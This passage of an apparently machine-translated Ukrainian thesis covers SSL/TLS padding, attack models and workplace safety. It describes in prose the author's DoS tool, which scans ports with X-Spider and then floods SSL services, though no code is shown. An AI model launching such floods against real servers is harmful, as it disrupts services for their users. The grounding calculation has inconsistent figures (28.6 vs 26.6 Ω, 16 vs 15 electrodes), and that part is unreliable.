Хоча рішення, що використовує невипадкове заповнення повідомлення блоку PKCS # 1 типу 2, не є надійним, воно надає безпечний шлях для серверів версії 3.0, щоб помітити таку атаку. Це рішення не безпечно по відношенню зловмисників, які можуть спробувати підсунути ключ і здійснити підміну повідомлення ENCRYPTED-KEY-DATA, що містить той же ключ (але з нормальним заповнювачем) до моменту закінчення порога, визначений додатком. Партнери, що стурбовані атаками цього типу, ніколи не повинні використовувати 40-бітові ключі шифрування. Варіація заповнювач молодших 8 байт PKCS не збільшує безпеки, так як це просто еквівалентно збільшенню розміру вхідного блоку на 8 байт.

Коли клієнти TLS повертаються до режиму сумісності з версією 2.0, вони повинні

використовувати спеціальне форматування блоків PKCS # 1. Це зроблено так, що TLS-сервери будуть відхиляти сесії версії 2.0 з сумісними TLS-клієнтами.

Коли клієнти TLS працюють в режимі сумісності з версією 2.0, вони встановлюють випадкові 8 байт заповнювача PKCS (виключаючи завершальний нульовий заповнювач) для RSA-шифрування поля ENCRYPTED-KEY-DATA CLIENT-MASTER-KEY, рівними 0x03 (інші байти заповнювача містять довільні випадкові значення). Після дешифрування поля ENCRYPTED-KEY-DATA, сервери, які отримують блоки, що заповнені за такою схемою, продовжують свою роботу звичайним чином.

3.2 Моделювання Dos-атаки на протокол SSL

У загальному випадку, в розподіленої обчислювальний системі (РВС) кожен суб'єкт системи повинен мати можливість підключитися до будь-якого об'єкта РВС і отримати відповідно до своїх прав віддалений доступ до його ресурсів. Зазвичай в обчислювальних мережах можливість надання віддаленого доступу реалізується в такий спосіб: на об'єкті РВС в мережній ОС запускаються на виконання ряд програм-серверів (наприклад, SSL-сервер, FTP-сервер і т.п.), що надають віддалений доступ до ресурсів даного об'єкта. Дані програми-сервери входять до складу телекомунікаційних служб надання віддаленого доступу. Завдання сервера полягає в тому, щоб, перебуваючи в пам'яті операційної системи об'єкта РВС, постійно очікувати отримання запиту на підключення від віддаленого об'єкта. У разі отримання подібного запиту SSL-сервер повинен по можливості передати на запит об'єкта відповідь, в якій або дозволити підключення, або ні. За аналогічною схемою відбувається створення віртуального каналу зв'язку, за яким зазвичай взаємодіють об'єкти РВС. При використанні SSL-сервера, безпосередньо ядро мережної ОС обробляє приходять запити на створення віртуального каналу (ВК) і передає їх відповідно до ідентифікатора запиту (443 порт) прикладному процесу, яким є SSL-сервер.

Мереживна операційна система здатна мати тільки обмежене число відкритих віртуальних з'єднань і відповідати лише на обмежене число запитів. Ці обмеження залежать від різних параметрів системи в цілому, основними з яких є швидкодія ЕОМ, обсяг оперативної пам'яті і пропускна здатність каналу зв'язку (чим вона вище, тим більша кількість можливих запитів в одиницю часу).

Основна проблема полягає в тому, що при відсутності статичної ключової інформації в РВС ідентифікація запиту можлива тільки за адресою його відправника. Якщо в розподілені ВС не передбачено засобів аутентифікації адреси відправника, тобто

інфраструктура РВС дозволяє з одного об'єкта системи передавати на інший об'єкт, що атакується нескінченне число анонімних SSL-запитів на підключення від імені інших об'єктів, то в цьому випадку буде мати успіх типова віддалена атака "Відмова в обслуговуванні ". В результаті застосування цієї віддаленої атаки - порушення на атакованому об'єкті працездатності відповідної служби надання віддаленого доступу, тобто неможливість одержання віддаленого доступу з інших об'єктів РВС - відмова в обслуговуванні.

Другий різновид цієї типової віддаленої атаки полягає у передачі з однієї адреси такої кількості SSL-запитів на об'єкт, що атакується, скільки дозволить трафік. В цьому випадку, якщо в системі не передбачені правила, що обмежують кількість прийнятих запитів з одного об'єкта (адреси) в одиницю часу, то результатом цієї атаки може бути як переповнення черги запитів і відмови SSL-служби, так і повна зупинка комп'ютера через неможливість системи займатися нічим іншим, крім обробки запитів.

І останній, третій різновид атаки "Відмова в обслуговуванні" є передача на об'єкт що атакується не коректного, спеціально підібраного SSL-запиту. В цьому випадку при наявності помилок у віддаленій системі можливе зациклення процедури обробки запиту, переповнення буфера з наступним зависанням системи ("Ping Death"). Даний тип атаки ми використовували при написанні програмного продукту (Додаток А). Суть даної атаки полягає в тому, що ми посилаємо на вказаний нами хост спеціально сформований SSL - запит. При чому машина, яку атакують, виступає в ролі сервера, а машина зловмисника - в ролі клієнта. Перед використанням даної програми потрібно скористатися утилітою X-Spider, яка дозволить побачити відкриті порти на машин, яка атакується. Потім програма починає закидати зазначену машину на знайдений відкритий порт великою кількістю SSL-запитів. Сервер не встигає обробити таку кількість запитів і, як результат, SSL-служба на машині що атакується перестає працювати, результати атаки наведені в Додатку Б. Дана атака орієнтована на Unix / Linux системи, тому для роботи даної програми в середовищі Windows, її слід компілювати при допомогою утиліти Cygwin.

Алгоритм даної атаки наведено на рис.2.8.

Як захист деякі розробники рекомендують встановлювати особливі правила для розриву з'єднання з клієнтом, який виконує операцію повторного підтвердження більше встановленої кількості раз в секунду.




Рисунок 3.8 – Алгоритм Dos - атаки

В даному розділі був проведений аналіз засобів забезпечення захищеності Web-транзакцій від найбільш поширених загроз. Було визначено, що протокол - це порядок дій, що вживаються двома або більше сторонами, призначений для вирішення певної задачі. Залежно від призначення, були приведені різновиди протоколів (криптографічний протокол, протокол з посередником, арбітражний протокол, самодостатній протокол). Були розглянуті характеристики протоколів, виходячи з яких, було визначено, що найнадійнішим протоколом є самодостатній протокол. Але, на жаль, не існує самодостатніх протоколів для кожної ситуації. Тому основна робота належить на фахівцю, що здійснює захист інформації.

Були розглянуті існуючі загрози для протоколів. Цілями даних загроз є: криптографічні алгоритми та криптографічні методи, які застосовуються для реалізації протоколів. Зловмисник може здійснити пасивний розкриття або активний розтин. Проаналізувавши обидва розтини, можна зробити висновок, що активний розкриття є найбільш небезпечним.

Також були наведені існуючі загрози розкриття:

– з використанням тільки шифротексту;
– з використанням відкритого тексту;
– з використанням обраного відкритого тексту;
– адаптивне розкриття з використанням відкритого тексту;
– з використанням обраного шифротексту;
– з використанням обраного ключа;
– з використанням цифрового підпису.

Кожна з наведених загроз є по-своєму небезпечною, і кінцевий результат у всіх цих загроз може бути дуже шкідливим.

SSL / TLS - один з основних засобів забезпечення захищеності інформації. Тому особлива увага приділялася даним протоколам. Звідси варто виділити принцип роботи даних протоколів, а саме формування рекордів і сумісності даних протоколів з іншими прикладними програмами. Також варто підкреслити, що протоколи SSL і TLS є дуже схожими протоколами, тому атаки що існують на даний момент можуть бути застосовані до обох протоколів. Слід виділити принцип формування сертифікатів, тому що на даний момент цей метод захисту протоколів є найбільш ефективним в боротьбі з безліччю атак. Добре володіючи наведеним в цій роботі матеріалом і знаючи як його застосувати на практиці, фахівець із захисту інформації зможе застосувати ряд заходів і, тим самим, забезпечити цілісність, доступність, справжність і надійність даних, що передаються.

4 ОХОРОНА ПРАЦІ ТА БЕЗПЕКА В НАДЗВИЧАЙНИХ СИТУАЦІЯХ

4.1 Аналіз потенційно небезпечних і шкідливих виробничих факторів , що впливають на персонал

Персональні ЕОМ типу IBM PC AT має наступні характеристики:

- споживана потужність 350 Вт;
- робоча напруга 220 В;
- напруга джерел живлення +12 В, -12 В, 5 В;
- робоча частота 50 Гц.

Виходячи з приведених характеристик, очевидно, що для користувача існує небезпека поразки електричним струмом у разі недбалого поводження з комп'ютером і порушення правил експлуатації (невиконання огляду відкритих частин ПЕВМ, що знаходяться під напругою або знятих для ремонту вузлів і т. д.).

Джерелами підвищеної небезпеки можуть служити наступні елементи:

- розподільний щит;
- джерела живлення;

У відповідності з [13] до легкої фізичної роботи відносяться всі види діяльності, вироблювані сидячи і не вимагаючи фізичної напруги. Робота користувача розробленого пакету програм відноситься до категорії Іа.

Згідно з [19] приміщення для ПЕОМ по ступеню небезпеки поразки людини електричним струмом відноситься до приміщень без підвищеної небезпеки (немає струмопровідної полови, вогкості, підвищеної температури, можливості одночасного дотику до корпусів устаткування з “землею” і до струмонесучих частин).

У відповідності з [14] при обслуговуванні ПЕВМ мають місце фізичні і психофізичні небезпечні, а також шкідливі виробничі чинники:

- підвищене значення напруги в електричному ланцюзі, замикання якого може відбутися через тіло людини;
- підвищений рівень статичної електрики;
- підвищений рівень електромагнітних випромінювань;
- підвищена або знижена температура повітря робочої зони;
- підвищена або знижена рухливість повітря;
- підвищена або знижена вогкість повітря;
- відсутність або недолік природного світла;

- підвищена пульсація світлового потоку;
- недостатня освітленість робочого місця;
- підвищений рівень шуму на робочому місці;
- розумове перенапруження;
- емоційні навантаження;
- монотонність праці.

Щодо до впливу на довкілля, то програмний засіб, який було розроблено під час дипломного проекту на довкілля ніяк не впливає.

Діяльність за темою магістерської роботи в процесі її виконання впливає на навколишнє природнє середовище і регламентується нормами діючого законодавства: [20-25].

Основним екологічним аспектом в процесі діяльності за даними спеціальностями є процеси впливу на атмосферне повітря та процеси поводження з відходами, які утворюються, збираються, розміщуються, передаються на відалення (знешкодження), утилізацію, тощо в ІТ галузі.

Вплив на атмосферне повітря при нормальних умовах праці не оказує, бо не має в приміщенні сканерів, принтерів та інших джерел викиду забруднюючих речовин в повітря робочої зони.

В процесі діяльності виникають процеси поводження з відходами ІТ галузі. Нижче надано перелік відходів, що утворюються в процесі роботи:

- батарейки та акумулятори (малі) - ІІІ клас небезпеки
- макулатура - IV клас небезпеки
- матеріали пакувальні, що не вміщують целюлозу - IV клас небезпеки
- матеріали пакувальні, що вміщують п/ет, п/пр - IV клас небезпеки
- змінні носії інформації - IV клас небезпеки

Наводяться вимоги зберігання виявлених за своєю роботою відходів відповідно до вимог Державних санітарних правил і норм [26].

Відходи в міру їх накопичення збирають у тару, відповідну класу небезпеки, з дотриманням правил безпеки, після чого доставляють до місця тимчасового зберігання відходів відповідно до затвердженої схеми їх розміщення Зазначені для зберігання відходів місця чи об'єкти повинні використовуватися лише для заявлених відходів.

Не допускається зберігання відходів у невстановлених схемою місцях, а також перевищення норм тимчасового зберігання відходів.

Способи тимчасового зберігання відходів визначаються видом, агрегатним станом і класом небезпеки відходів:

– відходи III класу небезпеки зберігаються в тарі, яка забезпечує локалізацію зберігання, дозволяє виконувати вантажно-розвантажувальні і транспортні роботи і виключає поширення в ОС шкідливих речовин;

– відходи IV класу небезпеки можуть зберігатися відкрито на промисловому майданчику у вигляді конусоподібної купи, звідки їх автонавантажувачем перевантажують у самоскид і доставляють на місце утилізації або захоронення;

В разі тимчасового зберігання відходів у стаціонарних складах або промислових приміщеннях повинні бути забезпечені санітарно-гігієнічними етичні вимоги до повітря робочої зони згідно з [27].

Не допускається змішування відходів різних видів і класів небезпеки з будівельними і побутовими відходами, відходами дерев'яної, металевої, синтетичної тари, відходами текстильних матеріалів (старий спецодяг, ганчірки) і інш.

Проведення заготовки, здачі, переробки та реалізації металобрухту встановлені окремо [28].

Всі відходи, що утворюються в процесі діяльності/роботи, підлягають обліку.

Вимоги безпеки при поводженні з відходами:

Під час роботи з відходами (прибирання виробничих приміщень, збір і сортування, навантаження, транспортування, розвантаження та ін.) працівники та обслуговуючий персонал підприємства повинні бути забезпечені засобами індивідуального захисту та дотримуватися вимог інструкцій з охорони праці, що діють на підприємстві.

Наведено перелік деяких відходів, які передаються на утилізацію організаціям, які мають ліцензію на поводження з відходами як вторинної сировини:

– лом і кускові відходи міді, бронзи, латуні, алюмінію, свинцю;
– брухт чорних металів;
– макулатура;
– склобій;
– матеріали текстильні вторинні;
– відходи деревини кускові;
– відпрацьовані фільтрувальні засоби індивідуального захисту;
– відпрацьовані вогнегасники;
– матеріали пакувальні вторинні.

Відвантаження таких відходів здійснюється відповідно до договору (контракту).

Побутові та будівельні відходи вивозяться на полігон твердих побутових відходів міста, також відповідно до договору з комунальним дорожньо-експлуатаційним управлінням.

Особи, винні в порушенні встановленого порядку поводження з відходами (порушення правил обліку відходів, самовільне складування і видалення відходів, передача відходів в інші підприємства/організації з порушенням встановлених правил), згідно законодавства несуть дисциплінарну, адміністративну або кримінальну відповідальність.

4.2 Заходи щодо техніки безпеки

Основним небезпечним чинником при роботі з ЕОМ є небезпека поразки людини електричним струмом, яка усугубляє тим, що органи чуття людини не можуть на відстані знайти наявності електричної напруги на устаткуванні.

Проходячи через тіло людини, електричний струм надає на нього складну дію, що є сукупністю термічної (нагрів тканин і біологічних середовищ), електролітичної (розкладання крові і плазми) і біологічної (роздратування і збудження нервових волокон і інших органів тканин організму) дій.

Ступінь ураження людини електричним струмом залежить від наступних факторів:

- значення сили струму;
- електричного опору тіла людини і тривалості протікання через нього струму;
- роду і частоти струму;
- індивідуальних властивостей людини і навколишнього середовища.

Даним проектом передбачаються наступні технічні способи і засоби, застережливі поразки людини електричним струмом:

- заземлення електроустановок;
- занулення;
- захисне відключення;
- електричне розділення сітей;
- використовування малої напруги;
- ізоляція струмоведучих частин;
- огорожа електроустановок.

Проведемо розрахунок заземлюючого пристрою.

Початкові дані для розрахунку заземлюючого пристрою:

- напруга установки, що заземляється, - 220В;

– режим нейтралу мережі - з ізольованою нейтралою;

– питомий опір ґрунту – 100 Ом·м(суглинок);

– гранично допустимий опір заземлюючого пристрою - 4 Ом;

– характеристика кліматичної зони (III):

1) середня багаторічна низька температура, ^{o}C - від –14 до -10;

2) тривалість замерзання вод, дні - 150;

3) коефіцієнт сезонності для вертикального електроду завдовжки 3м -1,5.

Визначимо розрахунковий опір ґрунту (Ом·м) по формулі (4.1).

$$\rho_{расч} = \psi \cdot \rho = 1{,}5 \cdot 100 = 150 Ом \cdot м \tag{4.1}$$

де ρ - питомий опір ґрунту;

ψ_i – кліматичний коефіцієнт, що враховує стан ґрунту під час вимірювань (таблиця 4 [7]).

Розрахуємо опір розтіканню одиночного трубчастого заземлювача по формулі (4.2).

$$R_{з.1} = (\frac{\rho_{расч}}{2 \cdot \pi \cdot l}) \cdot \ln(4 \cdot \frac{l}{d}) \tag{4.2}$$

де l – довжина заземлювача (l=5м);

d – діаметр труби і стрижня (d=0,05м);

$$R_{з.1} = (\frac{\rho_{расч}}{2 \cdot \pi \cdot l}) \cdot \ln(4 \cdot \frac{l}{d}) = (\frac{150}{2 \cdot 3{,}14 \cdot 5}) \cdot \ln(4 \cdot \frac{5}{0{,}05}) = 28{,}6 \text{ Ом}$$

Розрахуємо кількість паралельно сполучених одиночних заземлювачей по формулі (4.3).

$$n = \frac{R_{з.1}}{R_{доп} \cdot \eta} = \frac{28{,}6}{4 \cdot 0.47} = 15{,}2 \tag{4.3}$$

де Rдоп=4. – самий допустимий опір заземлюючого пристрою;

η - коефіцієнт використовування ґрунтового заземлення (для шістки заземлювачей η=0,47).

Округлятимемо отримане значення у більшу сторону n=[15,2]=16.

Розрахуємо довжину горизонтальної сполучної смуги по формулі (5.4).

$$L = a \cdot (n-1) = 3 \cdot (16-1) = 45м \tag{4.4}$$

де a – відстань між вертикальними заземлювачами (a=3м);

n – кількість вертикальних заземлювачей (n=16).

Розрахуємо опір сполучної смуги по формулі (4.5).

$$R_n = \frac{\rho_{расч}}{2 \cdot \pi \cdot l} \cdot \ln(\frac{L^2}{d \cdot h}) \tag{4.5}$$

де d – еквівалентний діаметр смуги шириною l=5 (d=0,05м);

h – глибина заставляння смуги (h=0,8м).

$$R_n = \frac{\rho_{расч}}{2 \cdot \pi \cdot l} \cdot \ln(\frac{L^2}{d \cdot h}) = \frac{150}{2 \cdot 3{,}14 \cdot 5} \cdot \ln(\frac{45^2}{0{,}05 \cdot 0{,}8}) = 51{,}7 \text{ Ом}$$

Розрахуємо результуючий опір заземлюючого електроду з урахуванням сполучної смуги по формулі (5.6).

$$R_{гр} = \frac{R_{з.1} \cdot R_n}{R_{з.1} \cdot \eta_n + R_n \cdot n \cdot \eta_з} \le R_{доп} \tag{4.6}$$

де η_n – коефіцієнт використовування сполучної смуги (для 6-и заземлювачей $\eta_{n=0,27}$).

$$R_{гр} = \frac{R_{з.1} \cdot R_n}{R_{з.1} \cdot \eta_n + R_n \cdot n \cdot \eta_з} = \frac{26{,}6 \cdot 51{,}7}{26{,}6 \cdot 0{,}27 + 51{,}7 \cdot 16 \cdot 0{,}47} = 3{,}47 \text{ Ом}$$

$3{,}47 < 4 \Rightarrow$ умова забезпечення електробезпеки персоналу виконується.

Таким чином, остаточна кількість заземлювачей 15 шт.

4.3 Заходи, що забезпечують виробничу санітарію і гігієну праці

Підвищення працездатності людини і збереження його здоров'я забезпечується стабільними метеорологічними умовами.

Мікроклімат виробничих приміщень – це поєднання температури, вогкості і швидкості руху повітря, а також температури навколишніх поверхонь. Значне коливання параметрів мікроклімату приводить до порушення систем кровообігу, нервової і пітовидільної, що може викликати підвищення або пониження температури тіла, слабкість, запаморочення і навіть непритомність.

В приміщенні для виконання робіт операторського типу, пов'язаних з нервово-емоційною напругою, проектом передбачається дотримання наступних нормованих величин параметрів мікроклімату (див. таблицю 4.1).

Таблиця 4.1 - Оптимальні параметри мікроклімату в робочій зоні виробничого приміщення для категорії робіт 1

Період року	Температура, оС	Відносна вогкість %	Швидкість руху повітря, м/с
Холодний	22.24	40.60	0,1
Теплий	23.25	40.60	0,1

Оскільки в приміщенні немає джерел виділення шкідливих речовин, можна використовувати природну вентиляцію. Площа приміщення складає 32 м2 . Для забезпечення прийнятних параметрів мікроклімату в приміщенні з такою площею можна використовувати 1 кондиціонер типу БК-2000.

Спектр випромінювання монітора комп'ютера включає рентгенівську, ультрафіолетову, інфрачервону області, а також широкий діапазон хвиль інших частот. Небезпека рентгенівського проміння нехтує мала, оскільки цей вид випромінювання поглинається речовиною екрану.

Для зниження дії електромагнітного випромінювання пропонується захист часом і відстанню. Захист часом передбачає обмеження часу перебування людини в зоні дії полів. Тривалість роботи на ПЕОМ повинна складати не більше 3.5–4.5 години.

Також необхідно забезпечити раціональне освітлення в робочому приміщенні. В проекті, що розробляється, передбачається використовувати суміщене освітлення. В

світлий час доби приміщення освітлюватиметься через віконні отвори, в решту часу використовуватиметься штучне освітлення.

Штучне освітлення в робочому приміщенні передбачається здійснювати з використанням люмінесцентних джерел світла в світильниках загального освітлення, оскільки люмінесцентні лампи володіють високою світловою віддачею до 75 Лам/Вт і більш, тривалим терміном служби до 10000 годин, спектральним складом випромінюваного світла, близьким до сонячного.

Зорова робота оператора ПЕВМ відповідно до [17] відноситься до розряду Va з світловим потоком Фл=3120 кожна. Нормована освітленість на робочому місці (Ен) при загальному освітленні складає 200 лк.

Проведемо розрахунок кількості світильників в робочому приміщенні завдовжки a=6 м, шириною b=3 м, заввишки c=4 м. Формула розрахунку штучного освітлення при горизонтальній робочій поверхні методом світлового потоку (4.7):

$$Фл = \frac{Eн \cdot S \cdot Z \cdot K}{N \cdot U \cdot M} \tag{4.7}$$

де *Фл* – світловий потік, Лм;

Eн – нормована освітленість;

S – площа підлоги, кв.м;

Z=1.1–1.3 - поправочний коефіцієнт світильника (для стандартних світильників);

K – коефіцієнт запасу, що враховує зниження освітленості в процесі експлуатації світильників;

N – число світильників;

U=0.55–0.6 – коефіцієнт використовування, залежний від типу світильника, показника індексу приміщення і др.;

M – число ламп в світильнику.

З формули (5.7) виразимо N і визначимо кількість світильників для даного приміщення:

$$N = \frac{Eн \cdot S \cdot Z \cdot K}{Фл \cdot U \cdot M}$$

$$N = \frac{200 \cdot 18 \cdot 1{,}2 \cdot 1{,}5}{3120 \cdot 0{,}6 \cdot 2} = 1{,}7$$

Виходячи з цього, рекомендується використовувати 2 світильники. Світильники слід розміщувати рядами, бажано паралельно стіні з вікнами. Схема розташування світильників зображена на рис. (4.1).




Рисунок 4.1 – Схема розташування світильників

Зниження шуму можна добитися раціонально розпланувавши приміщення, установкою устаткування на спеціальні амортизуючи прокладки. Згідно вимогам [9] рівні звуку не повинні перевищувати 50 дБ.

Для зниження стомлюваності обслуговуючого персоналу в приміщеннях, де розташовані обчислювальні засоби передбачаються використовувати спокійні колірні поєднання і покриття, що не дають відблисків. Від електромагнітного випромінювання, витікаючого від ПЕОМ, використовуються захисні екрани.

Для забезпечення чистоти повітря і відповідних мікрокліматичних умов пропонується застосувати приточування-витяжну вентиляцію. Для зменшення дії шкідливих речовин і загазованості для роботи з розплавленими матеріалами робоче місце забезпечується примусовою витяжною вентиляцією. Цей метод забезпечує притоку потрібної кількості свіжого повітря (30 мм^3 /ч на одного працюючого).

Кількість повітря, яка необхідна подавати в приміщення для забезпечення необхідних параметрів повітряного середовища, визначається на підставі кількість тепла, вологи і шкідливих речовин, що поступають в приміщення, а також враховуючи видалення повітря місцевими відсмоктуваннями від устаткування, загальнообмінною вентиляцією.

4.4 Рекомендації по пожежній профілактиці

Пожежі представляють небезпеку для життя людини і зв'язані як з матеріальними втратами, так і з відмовою засобів обчислювальної техніки, що спричиняє за собою порушення ходу технологічного процесу.

Горючими матеріалами в приміщенні, де розташовані ПЕОМ, є:

– поліамід - матеріал корпусу мікросхеми. Горюча речовина. Температура самозапалення 420 оС, енергія запалення 2мДж;

– полівінілхлорид - ізоляційний матеріал. Горюча речовина. Температура самозаймання 480 єС, енергія запалення 50мДж;

– склостоліт ДЦ - матеріал друкарської платні. Складногорючий матеріал;

– пластикат кабельний No.489 - матеріал ізоляції кабелю. Складногорючий матеріал. Температура самозаймання 1500 єС;

– плита деревостружкова - будівельний і обробний матеріал, матеріал з якого виготовлені меблі. Складнозапалений матеріал. Показник горючості 1.8;

– папір – довідкова і робоча документація, література. Горючий матеріал. Показник горючості більше 2.1.

Відповідно до [18] приміщення відноситься до категорії В (пожежовибухонебезпечної).

Джерелами запалення можуть бути:

– іскри при замиканні і розмиканні ланцюгів;

– іскри і дуги коротких замикань;

– перегріви від тривалого перевантаження і наявності перехідного опору;

– розряди статичної електрики.

Для того, щоб зупинити реакцію горіння, порушують умови її виникнення і підтримки. Звичайно для гасіння використовуються порушення двох основних умов сталого стану – пониження температури і режим руху газів. Пониження температури може бути досягнутий шляхом введення речовин, які поглинають багато тепла в результаті випаровування і дисоціації (наприклад, вода, порошки).

При повному тому, що згоряє органічних сполук утворюються С, SO, Н Про, N, а при тому, що згоряє неорганічних з'єднань – оксиди. Залежно від температури плавлення і тривалості реакції можуть знаходиться або у вигляді розплавів (Al O, Ti O), або підійматися в повітря у вигляді диму (P O, Na Про, MgO).

Склад продуктів неповного згоряє горючих речовин складений і різноманітний. Це можуть бути горючі речовини:

– Н, С, СН;
– атомарний водень і кисень;
– різні радикали – ОН, СН .

Продуктами неповного згоряє можуть бути також оксиди азоту, спирти, альдегіди, кетони і високотоксичні з'єднання, наприклад, синильна кислота.

Для захисту персоналу від дій небезпечних і шкідливих чинників пожежі проектом передбачено застосування промислового фільтруючого протигаза з коробкою марки В (жовтий).

До системи запобігання пожежі відносяться: запобігання утворення горючого середовища і освіти в горючому середовищі джерел запалення, забезпечення пожежебеспеки устаткування.

Щоб запобігти пожежі в обчислювальних центрах, проектом пропонується виконання наступних вимог:

– електроживлення ЕОМ має автоматичне блокування відключення електроенергії на випадок перегріву системи, що може бути результатом зупинки системи охолоджування і кондиціонування;
– система вентиляції обчислювальних центрів обладнується блокуючими пристроями, що забезпечують її відключення на випадок пожежі. Система обладнується вогнеперегороджуючими клапанами;
– застосування устаткування, що задовольняє вимогам електростатичної іскробезпеки [14];
– після закінчення роботи, перед закриттям приміщення, всі електроустановки і персональні комп'ютери відключаються від сіті електроживлення;
– в приміщеннях обчислювальних центрів забороняється:
– влаштовувати електророзетки на основах, що згоряють;
– використовувати синтетичні доріжки і килими;
– користуватися побутовими електронагрівальними приладами;
– захаращувати евакуаційні виходи і проходи;
– влаштовувати на вікнах глухі грати;
– залишати без нагляду включену в електромережу апаратуру, що використовується для вимірювань і нагляду.

Для протипожежного захисту проектом пропонується обладнати приміщення площею 18 м2, яке відноситься до категорії В, автоматичною протипожежною сигналізацією із застосуванням датчиків сповіщення РІД-1 (оповіщувач димовий іонізаційний) в кількості 1 штуки і застосовується в первинних засобах пожежегасінні. Площа контрольована оповіщувачем 150 м2.

Крім того, необхідно проводити навчання робочого персоналу правилам пожежної безпеки.

Розрахуємо вірогідність виникнення пожежі у виробничому приміщенні у разі запалювання транзистора:

$$Q = л \cdot Т \cdot Ркз/отк \cdot Qвоспл \cdot Рзащ \quad (4.8)$$

де л – інтенсивність відмов пожежеопасних ЕРІ;

Т – час роботи пожежеопасного ЕРІ за оцінюваний інтервал часу;

Ркз/отк - умовна вірогідність виходу ЕРІ в стан короткого замикання при його відмові;

Qвоспл - вірогідність запалювання ЕРІ, що знаходиться в стані короткого замикання;

Рзащ – вірогідність відмови захисту пожежеопасного ЕРІ. Якщо захист відсутній, Рзащ приймається рівній 1.

Вірогідність виникнення пожежі у разі запалювання транзистора:

$$Q = 1 \cdot 10^{-6} \cdot 1 \cdot 10^{-4} \cdot 0.1 \cdot 1 \cdot 10^{-4} = 1 \cdot 10^{-15}$$

Розрахована вірогідність виникнення пожежі значно менше допустимої, яка складає $1 \cdot 10^{-6}$.

В даному розділі були проаналізовані небезпечні і шкідливі виробничі чинники, що роблять вплив на персонал, розроблені заходи щодо техніки безпеки, заходу, забезпечуючи виробничу санітарію і гігієну праці, а також заходи щодо пожежної профілактики.

ВИСНОВКИ

В ході виконання роботи було вивчено протокол захисту даних по віддаленим з'єднанням (SSL / TLS). Досліджено принцип роботи даного протоколу, зроблена оцінка безпеки переданих даних. Було розглянуто модель загроз для протоколу SSL / TLS. Були наведені існуючі на даний момент атаки на протокол SSL / TLS, які були проаналізовані, на підставі чого можна зробити висновок, що найбільш небезпечною є Dos-атака, тому що її дуже складно запобігти і при її реалізації протокол SSL перестає працювати. Отже, всі дані будуть передаватися у відкритому вигляді, а це суперечить всім правилам безпеки і призведе до серйозних наслідків для організації.

Слід зауважити, що не менш небезпечна «Високорівнева» атака. При її реалізації та впровадженні зловмисник отримує секрети, а це тягне за собою незворотні наслідки. Імовірність атаки існує завжди, але можна прийняти ряд заходів для ускладнення реалізації даної атаки. Для цього потрібно шифрувати відкриті дані до того, як вони будуть передані.

Приєднання до Інтернету може дати величезні переваги, хоча при цьому потрібно серйозно врахувати питання, що пов'язані з безпекою з'єднання. У цій роботі були розглянуті питання, що пов'язані з безпекою, які потрібно врахувати як організаціям, що збираються приєднатися до Інтернету, так і організаціям, вже приєднаним до Інтернету. Знаючи методи боротьби з наведеними атаками на протокол SSL / TLS, ми зможемо ефективно відбивати атаки зловмисників і, тим самим, захистити передані дані.

В розділі «Охорона праці та безпека в надзвичайних ситуаціях» були проаналізовані небезпечні і шкідливі виробничі чинники, що роблять вплив на персонал, розроблені заходи щодо техніки безпеки, заходу, забезпечуючи виробничу санітарію і гігієну праці, а також заходи щодо пожежної профілактики.

ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАНЬ

1) Васильєв Г.А. Політика безпеки під час роботи в Internet. − Пітер. – 1997. – 848с.

2) Громов В.І. Енциклопедія комп'ютерної безпеки / Г.І. Васильєв − Москва. – 2000. – 608с.

3) Мартин Дж. Managing the Data Base Environment – Лондон – 1980 – 464с.

4) Вейскас Дж. Технологія використання цифрового підпису.–: Пітер.– 1997 – 848с.

5) Боуман Дж. Атака через internet – Київ – 1998 – 565с.

6) Ульман Дж. Використання SSL протоколу – Москва – 2008 – 57с.

7) Дейт К. Протокол TSL – М. – 2009 – 82с.

8) Stunnel [Електронний ресурс]. – Режим доступу: http://www.stunnel.org. – Дата доступу: 12.11.17. – Загл. з экрану.

9) Tripwire Security [Електронний ресурс] – Режим доступу: http://www.tripwiresecurity.com. . – Дата доступу: 12.11.17. – Загл. з экрану.

10) ESafe [Електронний ресурс]. – Режим доступу: http://www.esafe.com. – Дата доступу: 12.11.17. – Загл. з экрану.

11) 11. ДСТУ 3008-95. Документація. Звіти в сфері науки та техніки. Структура та правила оформлення. Державний стандарт Україны. - Введ. 1995-02-23. - М. : Інститут прикладної інформатики, 2001. - 39 с.

12) 12. Словникові атаки на хэш-функції [Електронний ресурс]. – Режим доступу: http:// panasenko.ru/articles/168/168.html. – Дата доступу: 12.11.17. – Загл. з экрану.

13) 12.1.005–88. ССБТ. Общие санитарно–гигиенические требования к воздуху рабочей зоны.

14) 12.0.003–74. ССБТ. Опасные и вредные производственные факторы. Классификация.

15) 12.1.009–76. ССБТ. Электробезопасность. Термины и определения

16) 12.1.003-83. ССБТ. Шум. Общие требования безопасности

17) ДБН В.2.5-28-2006. Природне і штучне освітлення

18) НАПБ Б.03.002-2007. Нормы определения категорий помещений, зданий и наружных установок по взрывопожарной и пожарной опасности

19) ДСТУ Б А.3.2-13:2011 Система стандартів безпеки праці. Будівництво. Електробезпечність. Загальні вимоги

20) Закон України «Про охорону навколишнього природного середовища»

21) Закон України «Про забезпечення санітарного та епідемічного благополуччя населення»

22) Закон України «Про відходи»

23) Закон України «Про охорону атмосферного повітря»

